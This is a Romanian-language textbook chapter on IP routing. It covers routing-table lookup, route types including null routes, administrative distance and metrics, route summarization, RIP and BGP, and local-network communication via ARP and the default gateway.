Figura 6-1 prezintă o tabelă de rutare cu patru intrări. După cum se poate observa, acestea sunt așezate în ordinea descrescătoare a lungimii măștii de rețea. Acest lucru se datorează modului în care un ruter parcurge tabela de rutare la primirea unui pachet, pentru a asigura transmiterea adecvată a acestuia. Ceea ce trebuie reținut este faptul că o mască mai lungă (conținând mai mulți biți setați la valoarea 1) definește o adresă de rețea mai specifică. O destinație mai specifică va avea mereu prioritate în fața unei destinații cu un nivel mai înalt de generalitate.


În momentul în care un ruter primește un pachet, îi analizează adresa IP destinație. În cazul în care aceasta coincide cu una dintre adresele IP configurate pe vreuna dintre interfețele sale, ruterul nu mai trimite pachetul mai departe (pachetul îi era destinat lui), în cadrul procesului de rutare: ruterul preia pachetul și îl dă mai departe spre procesare internă în cadrul nivelelor superioare ale stivei OSI. În caz contrar, acesta analizează adresa IP și masca de rețea configurate pe interfața pe care a fost primit pachetul. Ruterul efectuează operația de „și" logic între cele două informații, reține rezultatul, după care rulează operația din nou - de data aceasta între masca de rețea a interfeței pe care a sosit pachetul și adresa IP destinație. În urma comparației celor două rezultate, ruterul poate determina dacă pachetul respectiv trebuie rutat sau nu. În cazul în care cele două rezultate nu diferă, pachetul este orientat către o destinație din cadrul rețelei din care a venit. Ca atare, ruterul nu intervine asupra acestui pachet și îl ignoră. În caz contrar, dacă rezultatele diferă, ruterul decide înaintarea pachetului în cadrul procesului de rutare.

În acest moment ruterul începe parcurgerea tabelei de rutare. Ruterul ia decizia de rutare individual, pentru fiecare pachet în parte, ținând cont numai de informațiile conținute în această tabelă. Astfel, ruterul parcurge secvențial fiecare intrare din tabela de rutare, în ordinea în care acestea sunt memorate (în funcție de lungimea măștii de rețea asociate). Ca și în cadrul pașilor anteriori, ruterul realizează operația de „și" logic între masca asociată unei intrări din cadrul tabelei de rutare și adresa IP destinație a pachetului. Rezultatul obținut este apoi comparat cu adresa IP a rețelei asociate, conform intrării din tabela de rutare care este verificată în acest moment. În cazul în care cele două adrese coincid, partea de identificare a rutei (adică regula) a fost validată, iar pachetul poate fi înaintat conform părții de acțiune a rutei (adresa hopului următor / interfața de ieșire). În caz contrar, pachetul nu este destinat unei adrese definite de ruta verificată și se poate trece la verificarea următoarei rute din tabela de rutare. Acest proces are loc pentru fiecare intrare din tabela de rutare, fie până la găsirea unei rute valide în vederea înaintării pachetului, fie până la epuizarea intrărilor din tabela de rutare. În cazul în care pachetul primit nu a putut fi înaintat conform tabelei, ruterul va trimite înapoi către sursă un pachet ICMP de tip 3: „Destination Unreachable". Întregul proces poate fi observat în cadrul figurii 6-2.



6-2: Procesul de rutare

Modul de decizie al unui ruter este ilustrat în următorul exemplu. Vom considera un ruter care conectează mai multe rețele, după cum este prezentat în figura 6-3.



6-3: Ruter cu rute către 4 rețele

Vom considera că echipamentul din figura 6-3 are construită o tabelă de rutare identică cu cea din figura 6-1 și că acesta primește un pachet cu destinația 194.230.85.66 pe interfața S1. Procesul de rutare se desfășoară în următorii pași:

1. Ruterul începe prin extragerea informațiilor privind adresa IP de destinație a pachetului.
2. Aceasta este comparată cu adresele IP configurate pe toate interfețele ruterului și se observă că acesta nu este un pachet destinat ruterului.
3. Ruterul realizează operația de „și" logic între adresa IP și masca de rețea configurate pe interfața pe care a fost primit pachetul.
4. Ruterul realizează operația de „și" logic între adresa IP de destinație a pachetului și masca de rețea configurată pe interfața pe care a fost primit pachetul.
5. Cele două rezultate sunt comparate și se ajunge la concluzia că nu sunt egale.
6. Se trece la parcurgerea tabelei de rutare. Ruterul parcurge prima intrare din tabelă.
7. Este realizată operația de „și" logic între adresa IP destinație a pachetului primit și masca de rețea care corespunde respectivei intrări din tabelă, obținându-se următorul rezultat: 194.230.85.64
8. Rezultatul obținut la pasul anterior este comparat cu adresa de rețea inclusă în prima intrare din tabela de rutare.
9. Se observă că cele două valori nu sunt egale (194.230.85.64 != 194.230.85.0), și ca atare pachetul nu este rutat conform primei rute.
10. Ruterul parcurge următoarea intrare din tabelă.
11. Se repeta pașii 7-10 până când cele două valori comparate în pasul 9 sunt egale. În cazul de față acest lucru va avea loc la verificarea celei de-a treia intrări din tabela de rutare.
12. În momentul în care cele două valori sunt egale, pachetul este trimis conform informațiilor de rutare din ruta validată. În exemplul de față pachetul iese prin interfața E1 către dispozitivul următor în calea către destinație 194.230.5.65

Dacă analizăm îndeaproape procesul de rutare descris anterior, și în special tabela de rutare construită, vedem că a 3-a rută se suprapune primelor două intrări. Se poate vedea astfel că rutele sunt așezate în tabela de rutare în ordinea descrescătoare a lungimii măștii de rețea. Este eficient ca o cale către o rețea mai specifică să aibă prioritate în fața unei căi către o rețea mai generală.

Concret, pentru un ruter care a construit o tabelă de rutare ca în figura 6-1, un pachet cu adresa IP destinație din intervalele 194.230.85.0-194.230.85.63 sau 194.230.85.128-194.230.85.191 nu va fi transmis conform informațiilor de rutare incluse în ce-a de-a treia rută.

De asemenea, trebuie menționat că adresele pentru hop-urile următoare în calea către destinație sunt adresele primului echipament din calea respectivă, reprezentată în figură printr-un nor.

Am explicat și exemplificat mai sus procesul clasic de rutare care are loc la nivelul procesorului echipamentului de rutare. Așa cum am amintit la începutul acestei secțiuni, ruterele dedicate conțin o serie de circuite electronice speciale capabile să direcționeze pachete fără intervenția procesorului principal. Acest tip de rutare are loc mult mai repede și este condus de un set diferit de reguli. În cazul echipamentelor Cisco acest tip de rutare poarta numele de Cisco Express Forwarding (CEF).

6.1.2 Tipuri de rute

Intrările din tabela de rutare au atașate o serie de informații în plus față de cele strict necesare înaintării pachetelor. Aceste informații sunt folosite pentru a alege cea mai eficientă cale către destinație.

Una dintre caracteristicile cele mai importante ale unei rute este **tipul** acesteia, așa cum se poate observa în secțiunile următoare. Deși clasificarea rutelor este comună în toate sistemele de operare, notațiile folosite pentru specificarea tipului rutelor diferă.

Rute direct conectate

O rută direct conectată este acea rută care apare în tabela de rutare ca urmare a configurării unei interfețe active a unui echipament de rețea cu o combinație validă de adresă IP și mască de rețea.

O rută direct conectată apare în tabela de rutare în momentul în care unei interfețe active i se atribuie o adresă IP. În acest moment un ruter va avea configurată o interfață în cadrul unei rețele. Ca atare, echipamentul va avea o cale către această rețea prin intermediul interfeței proaspăt configurate. Intrarea din cadrul tabelei de rutare asociată acestui tip de rută conține ca adresă a rețelei destinație adresa obținută prin operația de "și" logic între adresa IP configurată pe interfață și masca de rețea configurată pe interfață, iar masca va fi aceeași cu cea configurată pe interfață.

Ca exemplu vom considera următorul scenariu: interfața "Ethernet 0" a unui ruter este configurată cu adresa IP 192.168.1.251 și masca de rețea 255.255.192.0. Ca urmare a acestei configurări ruterul va putea trimite pachete către rețeaua în care are configurată o interfață, prin intermediul rutei direct conectate din figura 6-4.

Adresa rețea	Mască	Next Hop	Interfața
192.168.0.0	/18	-	E0

6-4: Rută direct conectată

O greșeală des întâlnită în diagnosticarea conectivității prin rute direct conectate constă în atribuirea unei adrese IP unei interfețe *inactive* a unui ruter. În acest caz nu se vor crea intrări noi la nivelul tabelei de rutare deoarece, deși exista o interfață în interiorul unei rețele noi, echipamentul de rutare nu poate comuta pachete spre aceasta.

În momentul în care o interfață care are asociată o rută direct conectată pierde conectivitatea, sau dacă nu mai are atribuite o adresă IP și o mască valide, intrarea corespunzătoare din tabela de rutare va fi automat ștearsă de către sistemul de operare al echipamentului de rutare.

Pe Cisco IOS o rută direct conectată este marcată de obicei în interiorul tabelei de rutare prin caracterul „C".

Rute statice

Rutele statice sunt acele intrări din tabela de rutare care sunt introduse manual de către administratorul echipamentului de rețea.

Acest tip de rute trebuie întreținut manual de către administratorul rețelei; prin urmare, se caută utilizarea cât mai rară a acestora în rețelele de dimensiuni mari, datorită scalabilității lor reduse. Cel mai mare dezavantaj al rutelor statice constă în necesitatea intervenției administratorului pentru a adapta procesul de rutare la modificările survenite în interiorul rețelei. Pe de altă parte, rutarea statică este cel mai predictibil mod de a transmite pachetele, calea unui pachet către destinație fiind foarte ușor de determinat. De asemenea, utilizarea rutelor statice la nivelul unei rețele reduce încărcarea procesorului ruterelor, deoarece acesta nu mai trebuie să intervină în procesarea pachetelor generate de protocoalele de rutare.

În cazul în care este configurată o rută statică, aceasta apare în tabela de rutare doar dacă există o rută către hop-ul următor specificat sau dacă interfața de ieșire specificată este activă.

Pe Cisco IOS, de cele mai multe ori, o rută statică este identificată în tabela de rutare prin caracterul „S".

Rute dinamice

Rutele dinamice sunt acele rute care apar în tabela de rutare ca urmare a rulării unui protocol de rutare.

Aceste rute sunt identificate în interiorul tabelei de rutare prin diverse prescurtări ale protocolului de rutare prin care au fost învățate. Acest tip de rute este cel mai frecvent întâlnit în rețelele din ziua de azi.

Rutele dinamice din tabela de rutare sunt construite pe baza informațiilor comunicate de protocoalele de rutare între diferitele rutere, informații pe baza cărora este estimată și eficiența unei rute. Mai multe informații privind protocoalele de rutare pot fi găsite în secțiunea dedicată din acest capitol.

Rute implicite

O rută implicită este acea rută pe care se trimit toate pachetele care nu au fost trimise conform unei intrări mai specifice din tabela de rutare.

Ruta implicită este cea mai generală rută și deci este poziționată ultima în tabela de rutare. Aceasta se potrivește oricărui pachet, conform procesului de rutare explicat anterior. Rutele implicite pot fi ușor recunoscute deoarece au mereu adresa de rețea 0.0.0.0 și masca 0.0.0.0.

Rutele implicite sunt de obicei utilizate în interiorul rețelelor locale pentru a indica calea către Internet. O rută implicită poate intra în tabela de rutare atât prin configurarea manuală a acesteia de către administrator, cât și prin intermediul unui protocol de rutare. Prin urmare, o rută implicită poate fi statică sau dinamică.

În interiorul unei tabele de rutare pot exista mai multe rute implicite. Desigur, un pachet nu va ajunge niciodată la ce-a de-a două rută implicită, deoarece va fi rutat conform primei rute. Totuși, dat fiind că o rută implicită statică dispare în aceleași condiții ca o rută statică obișnuită, se pot configura mai multe rute implicite în vederea asigurării redundanței.

Rute de filtrare

Rutele de filtrare sunt acele rute care nu înaintează traficul în calea către destinație, având rolul de a filtra traficul.

Rutele de filtrare, numite și Black Hole Routes sau Null Routes, sunt configurate static de către administratorul rețelei. Acest tip de rute nu sunt specificate prin next hop ci doar prin interfața de ieșire. Interfața de ieșire a unei rute de filtrare este mereu o interfață virtuală inexistentă (de exemplu, în IOS interfața Null 0). Orice pachet trimis către această interfață este ignorat de către ruter, nefiind trimis pe niciuna dintre interfețe.

Cel mai des rutele de filtrare se folosesc în același timp cu una sau mai multe rute statice care adresează mai specific același spațiu de adrese, precum în următorul exemplu:

Adresa rețea	Mască	Next Hop	Interfața
192.168.0.0	/26	192.168.1.1	
192.168.0.64	/26	192.168.2.1	S0
192.168.0.0	/24	-	Null0
0.0.0.0	/0	194.155.12.11	

6-5: Tabela de rutare cu 4 intrări

Spre exemplificare, să considerăm un ruter cu tabela de rutare conform figurii 6-5. În acest caz pachetele către 192.168.0.0/26 și către 192.168.0.64/26 vor fi rutate conform primelor două intrări. În același timp, orice pachet către altă destinație va fi rutat conform rutei implicite, cu excepția pachetelor către 192.168.0.128/25, care vor fi ignorate.

6.1.3 Construirea tabelei de rutare

Așa cum a fost amintit în secțiunile anterioare, tabelele de rutare sunt construite adăugând rutele în ordinea descrescătoare a lungimii măștii de rețea. Având în vedere această regulă, o rută mai specifică este întotdeauna plasată înaintea unei rute mai generale în interiorul tabelei de rutare.

Acest tip de sortare este un principiu elementar care asigură rutarea adecvată către destinație a pachetelor; totuși, este insuficient pentru a asigura rutarea eficientă a pachetelor. Astfel, pentru a asigura nu numai corectitudinea rutării către destinație, ci și eficiența acesteia, au fost introduse conceptele descrise mai jos.

Distanța administrativă

Distanța administrativă este o caracteristică a rutelor care indică siguranța lor, în funcție de metoda prin care au fost învățate.

Distanța administrativă este o constantă asociată fiecărei rute, clasificând rutele în funcție de nivelul de siguranță pe care îl asigură. O valoare mai mică este preferabilă și indică o prioritate mai mare în rutare. De exemplu, o rută statică este întotdeauna considerată mai de încredere decât o rută dinamică, învățată prin intermediul unui protocol de rutare; de aceea, distanța administrativă a unei rute statice este mai mică decât distanța administrativă a unei rute dinamice. Distanța administrativă face posibilă diferențierea atât între rutele direct conectate, cele statice și cele dinamice, cât și între diferitele protocoale de rutare dinamică.

În esență, distanța administrativă nu caracterizează ruta, ci metoda prin care aceasta a fost învățată. Figura 6-6 ilustrează valorile distanțelor administrative pentru toate tipurile de rute:

Tip rută	Protocol de rutare	Distanța administrativă
Direct Conectată	-	0
Statică	-	1
Dinamică	EIGRP (Ruta Agregată)	5
Dinamică	BGP	20

Dinamică	EIGRP	90
Dinamică	IGRP	100
Dinamică	OSPF	110
Dinamică	IS-IS	115
Dinamică	RIP	120
Dinamică	ODR	160
Dinamică	iBGP	200

6-6: Distanțele administrative ale protocoalelor de rutare

Dacă pentru aceeași rețea destinație și cu aceeași lungime a măștii de rețea se cunosc mai multe rute, în tabela de rutare va fi introdusă ruta care este învățată prin metoda cu cea mai mică distanță administrativă.

Metrica

Metrica este caracteristica rutelor care permite diferențierea acestora în funcție de eficiența căii către destinație.

Dacă distanța administrativă oferă o clasificare a rutelor în funcție de modul în care au fost învățate, metrica creează posibilitatea diferențierii rutelor în funcție de capacitatea de transmisie a datelor peste calea propusă. Valorile mai mici sunt preferate.

În cazul în care pentru aceeași rețea destinație și cu aceeași lungime a măștii de rețea se cunosc mai multe rute cu aceeași distanță administrativă, în tabela de rutare va fi introdusă ruta care are cea mai mică metrică.

În cazul rutelor statice metrica poate fi configurată manual. Această funcționalitate permite configurarea rutelor statice pentru a asigura redundanța. Astfel, un administrator poate configura două rute statice către aceeași destinație, cu metrici diferite. În mod uzual va fi inserată în interiorul tabelei de rutare doar ruta cu metrica mai mică, dar, dacă aceasta este indisponibilă (deoarece interfața este căzută, sau din cauza lipsei rutei către hop-ul următor), ruta cu o metrică mai mare o va înlocui.

În cazul protocoalelor de rutare dinamică metrica este calculată intern de către acestea. Fiecare protocol de rutare utilizează informații multiple în vederea determinării celei mai bune căi către destinație. De altfel, protocoalele sunt evaluate și în funcție de aceste criterii. De exemplu, un protocol de rutare care ia considerare în calculul metricii lățimea de bandă oferă o imagine mai bună a capacității rutei respective de a transmite date, față de un protocol care ia în calcul numărul de rutere până la destinație.

6.1.4 Agregarea rutelor

Știm că un ruter își construiește tabela de rutare adăugând intrări pentru toate rețelele destinație către care poate direcționa pachete. Datorită numărului mare de rețele în care un ruter poate învăța să ajungă, tabela de rutare poate căpăta dimensiuni foarte mari. Dat fiind că, pentru a ruta adecvat un pachet, un ruter trebuie să parcurgă toate intrările din tabela de rutare până la aflarea unei rute potrivite, rutarea crește în complexitate odată cu mărimea tabelei.


Agregarea rutelor constă în înlocuirea a două sau mai multe intrări din tabela de rutare cu o singură intrare mai generală, cu o mască de rețea mai mică.

Ruta agregată acoperă rutele înlocuite în vederea eficientizării procesului de rutare. Condiția cea mai importantă pentru ca agregarea să fie posibilă este ca rutele înlocuite să fie consecutive și

continue. De asemenea, agregarea (denumită și sumarizare) se face mereu asupra unui număr par de rețele specifice.

Astfel, în cazul în care spațiul de adrese 10.0.0.0/24 este împărțit în patru spații egale ca dimensiune (10.0.0.0/26, 10.0.0.64/26, 10.0.0.128/26, 10.0.0.192/26) nu se vor putea agrega decât rețelele consecutive, luate câte 2 sau 4.

Pentru a oferi o imagine mai amănunțită a procesului de agregare vom examina următorul exemplu. Să presupunem că două rutere sunt conectate ca în figura 6-7 și au construite tabelele de rutare.



6-7: Schemă de rețea pentru un scenariu de sumarizare

Tip	Adresa rețea	Mască	Next Hop	Interfața
C	192.168.1.0	/30	-	S0/0
C	10.1.2.0	/25	-	Fa0/0
C	10.1.2.128	/25	-	Fa0/1
S	0.0.0.0	/0	192.168.1.2	-

6-8: Tabela de rutare BR

Tip	Adresa rețea	Mască	Next Hop	Interfața
C	192.168.1.0	/30	-	S0/0
S	10.1.2.0	/25	192.168.1.1	-
S	10.1.2.128	/25	192.168.1.1	-

6-9: Tabela de rutare HQ fără rute sumarizate

Tip	Adresa rețea	Mască	Next Hop	Interfața
C	192.168.1.0	/30	-	S0/0
S	10.1.2.0	/24	192.168.1.1	-

6-10: Tabela de rutare HQ cu rute sumarizate

După cum se poate observa din scenariul prezentat mai sus, ruterul BR are 3 rețele direct conectate. Două dintre acestea sunt rețele cu masca /25 continue. Pentru ruterul HQ aceste două rețele sunt configurate prin ruterul BR (nex hop) 192.168.1.1 și au câte o intrare în tabela de rutare. Deoarece subrețelele 10.1.2.0/25 și 10.1.2.128/25 sunt consecutive, cele două intrări din tabela de rutare e ruterului HQ pot fi înlocuite cu o singură intrare mai generală care să acopere ambele rețele, și anume 10.1.2.0/24 – așa cum se poate observa în figura 6-10.

6.2 Protocoale de rutare

Modelul rutării statice, deși oferă control, devine impracticabil odată cu creșterea rețelei administrate. Pe lângă activitățile administrative necesare întreținerii tabelelor de rutare, dinamica

unei rețele de dimensiuni mari ridică o serie de provocări privind adaptarea la disponibilitatea serviciilor pe care rutarea statică nu le poate satisface.

Pentru a rezolva aceste probleme au fost introduse **protocoalele de rutare**.

Un protocol de rutare reprezintă un serviciu care rulează la nivelul ruterelor și facilitează schimbul de informații între acestea în vederea construirii tabelei de rutare pentru fiecare echipament.

Protocoalele de rutare permit construirea automată a tabelelor de rutare prin schimbul continuu de informații între rutere privind rețelele direct conectate și rutele statice configurate pe echipamente.

Funcționarea rețelelor actuale este posibilă prin schimbul continuu de informații între ruterele care rulează același protocol de rutare și care fac parte din aceeași rețea. Informațiile schimbate între echipamente diferă în funcție de protocolul de rutare utilizat, dar de cele mai multe ori acestea se referă la disponibilitatea unei căi către o rețea destinație și la starea echipamentelor prin care un pachet trebuie să treacă pentru a ajunge către aceasta. Un ruter care rulează un protocol de rutare schimbă informații cu ruterele vecine care rulează același protocol și, pe baza informațiilor deținute, își construiește tabela de rutare. În cazul în care apare o modificare în rețea (o interfață către o rețea nu mai este disponibilă, sau un echipament intermediar nu mai este disponibil), informațiile schimbate prin intermediul protocolului de rutare vor permite adaptarea la noua topologie modificând automat tabele de rutare ale ruterelor care rulează același protocol.

Există un termen foarte asemănător dar cu un înțeles cu totul diferit, și anume **protocol rutat**. Este important ca diferența dintre cei doi termeni să fie clară. Un protocol de rutare, conform definiției de mai sus, este un serviciu care asigură învățarea automată a căilor către diferite subrețele. Un protocol rutat este un protocol care asigură transmiterea datelor peste căile învățate printr-un protocol de rutare. Într-o rețea de calculatoare există întotdeauna un protocol rutat, dar este posibil să nu fie operațional niciun protocol de rutare.

Un protocol rutat este protocolul care asigură transmiterea datelor în rețea peste căile învățate prin protocolul de rutare.

De exemplu, un protocol de rutare cum ar fi RIP, OSPF, sau EIGRP poate asigura învățarea rutelor pentru un protocol rutat precum IP sau IPX.

Un alt termen relevant pentru înțelegerea protocoalelor de rutare este cel de **convergență**.

Convergența unei rețele de calculatoare constă în starea finală de stabilitate la care se ajunge în momentul în care toate ruterele au schimbat informații de rutare și și-au construit tabele de rutare astfel încât să poată accesa toate subrețelele administrate.

6.2.1 Clasificarea protocoalelor de rutare

În funcție de capabilitățile lor, precum si în funcție de modul în care funcționează, protocoalele de rutare sunt clasificate în două mari categorii: protocoale bazate pe **distanțe vector** și protocoale **link state**. În general protocoalele link state sunt considerate mai de încredere, având o distanță administrativă mai mică.

Pentru a explica aceste concepte va fi utilizat termenul de **vecin**. În domeniul protocoalelor de rutare, două rutere sunt vecine în momentul în care sunt conectate pe una dintre interfețe, neexistând alte echipamente de nivel 3 între ele.

Distance vector

Protocoalele de rutare distance vector sunt acele protocoale care permit construirea tabelei de rutare fără ca echipamentul să aibă o imagine proprie asupra întregii rețele în care operează.

Numele acestui tip de protocoale oferă indicii cu privire la modul de operare al acestora. Protocoalele *distance vector* propagă informații cu privire la direcția în care un pachet trebuie trimis pentru a ajunge la destinație (vector) și cu privire la distanța sau costul căii care ajunge la aceasta (distance).

Rutarea conform tabelelor de rutare construite prin acest tip de protocoale se mai numește și „routing by rumour". În practică, la nivelul unui ruter, direcționarea pachetelor are loc conform informațiilor cu privire la topologia rețelei pe care acesta le primește de la vecinii direcți. Un ruter care își construiește tabela de rutare schimbând informații prin intermediul unui protocol de rutare *distance vector* nu își construiește el însuși o imagine completă asupra rețelei, ci se încrede în informațiile primite de la vecinii săi.

Protocoalele de tip *distance vector* trimit update-uri cu întreaga tabelă de rutare, la intervale periodice, tuturor vecinilor. Aceste update-uri au rolul de anunța indisponibilitatea unei rute, precum și de a indica momentul în care unul dintre vecini nu mai este disponibil pentru a participa la procesul de rutare.

Datorita lipsei procesului de construire a unei imagini proprii complete a rețelei la nivelul fiecărui echipament, precum și datorită timpului în general mare de convergență, protocoalele de rutare *distance vector* au asociată de obicei o distanță administrativă mai mare față de protocoalele de rutare de tip *link state*. În același timp, protocoalele *distance vector* sunt mai puțin solicitante pentru procesorul ruterelor și administrarea lor necesită mai puține cunoștințe din partea administratorului.

Link state

Protocoalele de rutare link state sunt acele protocoale care permit construirea tabelei de rutare a unui echipament pe baza formării unei topologii complete proprii a întregii rețele.

Protocoalele de rutare *link state* sunt caracterizate de timpi medii de convergență mult mai mici decât cei ai protocoalelor *distance vector*. De asemenea, acest tip de protocoale permite crearea la nivelul fiecărui ruter a unei imagini complete privind întreaga topologie de rețea. Dacă protocoalele *distance vector* pot fi asemănate cu urmărirea unor indicatoare, protocoalele *link state* sunt similare utilizării unei hărți. Orice ruter știe nu numai pe unde să trimită pachetul pentru a ajunge la destinație, ci și toate căile alternative pe care se poate ajunge la aceasta, căi pe care le poate utiliza imediat în cazul în care ruta principală devine inaccesibilă.

În cadrul protocoalelor de tip *link state* informațiile privind topologia rețelei se trimit doar în momentul în care un nou ruter începe participarea la procesul de rutare, rulând același protocol, sau în momentul în care topologia rețelei se modifică. Aceste modificări înseamnă de obicei pierderea sau recuperarea conectivității pe un segment de rețea, dar pot însemna și modificarea capabilităților de transmisie ale unui segment. În locul update-urilor periodice care conțineau întreaga tabelă de rutare, protocoalele de tip *link state* trimit pachete de rutare de dimensiuni reduse, numite generic „Hello packets". În cazul protocoalelor de tip *distance vector* prezența unui ruter la procesul de rutare și, implicit, disponibilitatea acestuia în cadrul procesului de rutare este anunțată și menținută de update-uri periodice de dimensiuni mari, trimise la intervale de timp periodice dar destul de distante. Spre deosebire de acestea, în cazul protocoalelor de tip *link state* disponibilitatea ruterelor este comunicată prin intermediul pachetelor de tip hello. Dimensiunea redusă a acestora, mult mai mică decât update-urile cu întreaga tabelă de rutare, permite transmiterea la intervale de timp mult mai scurte, fapt ce asigură și un timp de convergență mai mic.

Practic, relația de vecinătate în cadrul unui protocol de tip *link state* este stabilită și menținută de schimbul continuu de pachete de tip hello. În momentul în care o nouă relație de vecinătate este stabilită în rețea, toate ruterele trimit și primesc update-uri pentru a-și adăuga intrări în tabela de rutare sau pentru a-și optimiza intrări deja existente. Odată cu trimiterea și primirea update-urilor, ruterele își construiesc și o imagine a întregii topologii de rețea. Această topologie este memorată în interiorul tabelei de topologie, existentă la nivelul fiecărui ruter. În momentul în care una dintre rutele din tabela de rutare nu mai este accesibilă, un ruter poate promova o intrare din tabela de topologie în tabela de rutare.

Deși protocoalele de tip *link state* oferă timpi de convergență mai mici, încărcarea procesorului este mai mare. De asemenea, cunoștințele necesare unui administrator pentru configurarea acestor protocoale sunt mai complexe decât cele necesare operării unui protocol *distance vector*.

6.2.2 Protocolul RIP

Protocolul de rutare RIP, sau Routing Information Protocol, este cel mai simplu protocol de rutare de tip *distance vector*. Protocolul este neproprietar (RFC2453), ceea ce înseamnă că poate fi implementat pe orice echipament de rutare, indiferent de platformă (Cisco, Windows, Linux).

De-a lungul timpului au existat două versiuni ale protocolului, în momentul de față fiind utilizată doar versiunea a doua. De altfel, aceasta este singura care include suport pentru subnetare cu lungime variabilă a măștii de rețea.

În cadrul protocolului de rețea se definesc intervalele de timp conform figurii 6-11.

Nume Timer	Interval	Utilizare
Update Timer	30 s	Intervalul de timp între două update-uri periodice.
Invalid Timer	180 s	Dacă o rută nu este actualizată prin primirea unui update în mai puțin de 180 secunde aceasta este marcată ca invalidă în interiorul tabelei de rutare, iar pachetele nu mai sunt trimise pe această cale.
Flush Timer	240 s	Dacă o rută nu este actualizată prin primirea unui update în mai puțin de 240 secunde, aceasta este scoasă din tabela de rutare.
Holddown Timer	180 s	Pentru o rută pentru care a fost primit un update care a marcat ruta ca fiind inaccesibilă sunt ignorate toate update-urile care au informații privind o rută către aceeași destinație cu o metrică egală sau mai proastă. Acest timer previne buclele de rutare.

6-11: Intervale de timp în cadrul protocolului de rutare

Deși ușor de configurat și administrat, protocolul RIP are o scalabilitate redusă, neputând fi utilizat în rețele care conțin rute cu mai mult de 15 echipamente intermediare. Aceasta este o restricție impusă prin specificațiile protocolului, dat fiind faptul că timpul necesar convergenței într-o rețea mai mare de 15 hop-uri care utilizează protocolul RIP ar fi foarte mare.

Deși nu este foarte popular în cadrul rețelelor companiilor mari, protocolul RIP reprezintă o alternativă independentă, din punct de vedere al producătorului, pentru rețelele cu un diametru care nu depășește 15 echipamente de rutare.

6.2.3 Protocolul BGP

Protocolul BGP, sau Border Gateway Protocol, este cel mai complex și poate cel mai important protocol de rutare. Acesta este protocolul utilizat în backbone-ul Internet-ului, ocupându-se de rutarea traficului la nivel global.

Protocolul beneficiază de cele mai multe opțiuni de configurare și de numeroase extensii pentru a-i îmbunătăți funcționalitatea. BGP este un protocol excepție, care nu poate fi încadrat în cele două categorii enumerate până acum, fiind considerat un protocol de tip *path vector*.

Protocolul BGP nu face schimb de informații pentru a crea rute spre rețele, ci pentru a crea rute către **sisteme autonome**.

Un sistem autonom este o rețea sau un grup de rețele aflate sub o administrare unitară.


Companiile de dimensiuni mari precum și furnizorii de servicii de internet administrează sisteme autonome.

Configurarea protocolului BGP necesită cunoștințe tehnice avansate, iar explicarea funcționării acestuia nu face parte dintre obiectivele acestei cărți.

6.3 Comunicația din rețeaua locală

Până în acest punct a fost explicată comunicația la nivelul rețelelor, așa cum are ea loc între echipamentele de rutare. Dar, de cele mai multe ori, acestea nu sunt nici sursa și nici destinația traficului. De aceea este important să fie explicat modul în care traficul ajunge de la sursă până la primul ruter.

Pentru a examina procesul pe care un calculator sau o sursă a traficului îl realizează pentru a transmite un pachet prin rețea propunem scenariul din figura 6-12.



6-12: Topologie privind comunicația în rețeaua locală

Parametru	Valoare
Adresa IP	172.16.0.11
Masca	255.255.255.0
Gateway	172.16.0.1

6-13: Adresare stație A

Parametru	Valoare
Adresa IP	172.16.0.23
Masca	255.255.255.0
Gateway	172.16.0.1

6-14: Adresare stație B

Parametru	Valoare
Adresa IP	172.16.1.11
Masca	255.255.255.0
Gateway	172.16.1.1

6-15: Adresare stație C

În scenariul de mai sus sunt prezentate un număr de 3 stații interconectate prin intermediul rețelei. Două dintre stații se află în aceeași rețea (172.16.0.0/24) în timp ce o a treia se află într-o rețea separată (172.16.1.0/24). Cele două rețele distincte sunt interconectate printr-un ruter care are configurată câte o interfață în fiecare dintre ele, Fa0/0 și respectiv Fa0/1.

În momentul în care stația A va dori să transmită un pachet către stația B, va analiza adresa destinație a acesteia (172.16.0.23) și, în urma procesului de „și" logic între aceasta și masca proprie configurată, va determina că destinația pachetului se află în aceeași rețea. Pentru a trimite pachetul către destinație, stația A trebuie, mai întâi, să determine adresa MAC a destinației. Pentru a determina adresa MAC asociată IP-ului destinație, stația A va lansa, conform procesului de ARP, o interogare ARP către toate echipamentele din domeniul de broadcast în care va solicita adresa MAC asociată adresei IP a stației B. Răspunsul îl va primi de la stația B, care îi va trimite un pachet ARP de tip răspuns (reply) în care își va include propria adresa MAC. În acest moment stația A are toate informațiile necesare trimiterii pachetului către destinație, cunoscând:

- Adresa IP destinație;
- Faptul că adresa IP a destinației se află în aceeași rețea;
- Adresa MAC a destinației.

Pentru pachetele viitoare care vor fi trimise atât în primul cât și în al doilea exemplu, stația A nu va mai face interogări ARP, deoarece, în urma răspunsurilor inițiale, asocierile adresa MAC - adresa IP vor fi înregistrate în tabela ARP locală.

6.3.1 Default Gateway

Unul dintre parametrii cei mai importanți care trebuie configurați odată cu atribuirea unei adrese IP unei interfețe este parametrul *default gateway*. Acesta este configurat de obicei cu adresa

IP a primului ruter care are conectată o interfață în rețeaua locală din care face parte sursa traficului (calculatorul care este configurat pentru a-i oferi conectivitate).

Similar unui ruter, orice calculator își creează, pe baza informațiilor de adresare configurate, o tabelă de rutare. Dimensiunea acesteia este mult redusă față de o tabelă de rutare disponibilă pe un ruter dedicat. De asemenea, funcționalitatea oferită este redusă, aceasta tabelă de rutare oferind doar posibilitatea trimiterii pachetelor inițiate local (de către calculatorul care și-a construit tabela de rutare) către alte dispozitive din Internet.

Atribuirea unei adrese pentru parametrul *default gateway* în momentul configurării informațiilor de adresare este similar procesului de configurare a unei rute implicite (ruta default) pe un ruter dedicat. Odată configurată această adresă, la sfârșitul tabelei de rutare a stației este introdusă o rută implicită ce are drept adresă a următorului hop chiar valoarea parametrului *default gateway*. În practică, un calculator care va dori sa transmită un pachet către o destinație care nu se află într-o rețea în care acesta are o interfață, va trimite acest pachet către dispozitivul cu IP-ul configurat ca *default gateway*, conform rutei implicite adăugate în tabela proprie de rutare.


În momentul în care o stație dorește să transmită un pachet în afara rețelei în care are configurată o interfață, are loc un proces celui expus în secțiunea 6.3. Pentru exemplificare vom considera aceeași topologie, conform figurii 6-12.

